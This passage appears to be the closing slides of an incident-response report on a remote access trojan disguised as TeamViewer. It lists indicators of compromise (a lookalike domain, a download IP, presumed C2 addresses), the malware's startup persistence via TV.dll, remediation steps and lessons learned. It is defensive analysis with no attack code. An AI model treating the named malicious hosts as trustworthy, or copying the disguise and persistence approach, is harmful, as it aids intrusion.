  - Suspicious DNS request to fake domain
  - HTTP request to download a malicious file from 5.252.153.241
  - TCP communication from infected host (10.1.17.215) to 45.125.66.32 and 45.125.66.252 immediately after file download, indicating possible C2 activity

# Remediation Strategies

- **Immediate Countermeasures:**
  - Block malicious domains/ IPs ([authenticatoor.org](http://authenticatoor.org)).
  - Isolate infected systems to prevent lateral movement.
  - Temporarily disable the user account linked to the infection.
- **Long-Term Prevention:**
  - Deploy Endpoint Detection and Response (EDR) tools.
  - Regular patching of systems to address vulnerabilities.
  - Enforce Multi-Factor Authentication (MFA) across systems.
- **User Education:**
  - Conduct regular phishing awareness training.
  - Educate users on identifying fake websites and malware risks.

# Conclusion

## SUMMARY

- Found evidence of malicious C2 server IPs by analyzing the PowerShell script installation and execution.
- Attacker uses remote access trojan posing as TeamViewer to gain access to victim's machine using TV.dll which runs at startup
- Teamviewer can be exploited to disable system protections

## CONCERNS

- **Privilege escalation:** Attacker could gain administrative access, compromising sensitive data, disable security measures, etc.
- **Lateral movement:** C2 commands could be sent to other network devices
- **Persistence mechanism:** Attacker can create backdoors such as additional users to maintain access even if malware is “removed”

# Lessons Learned

1. Malware is often fragmented and built to evade detection and remediation, calling for robust analysis and countermeasures
2. A structured playbook ensures the efficient handling of cybersecurity incidents, outlining the who, what, when, where and why of the attack
3. Early prevention with user education, system hardening and monitoring is crucial as RATs can compromise an entire organization
4. Further tools and strategies can be used to identify how the malware interacts with the system on the local level (EDR, FIM)



# Thank You!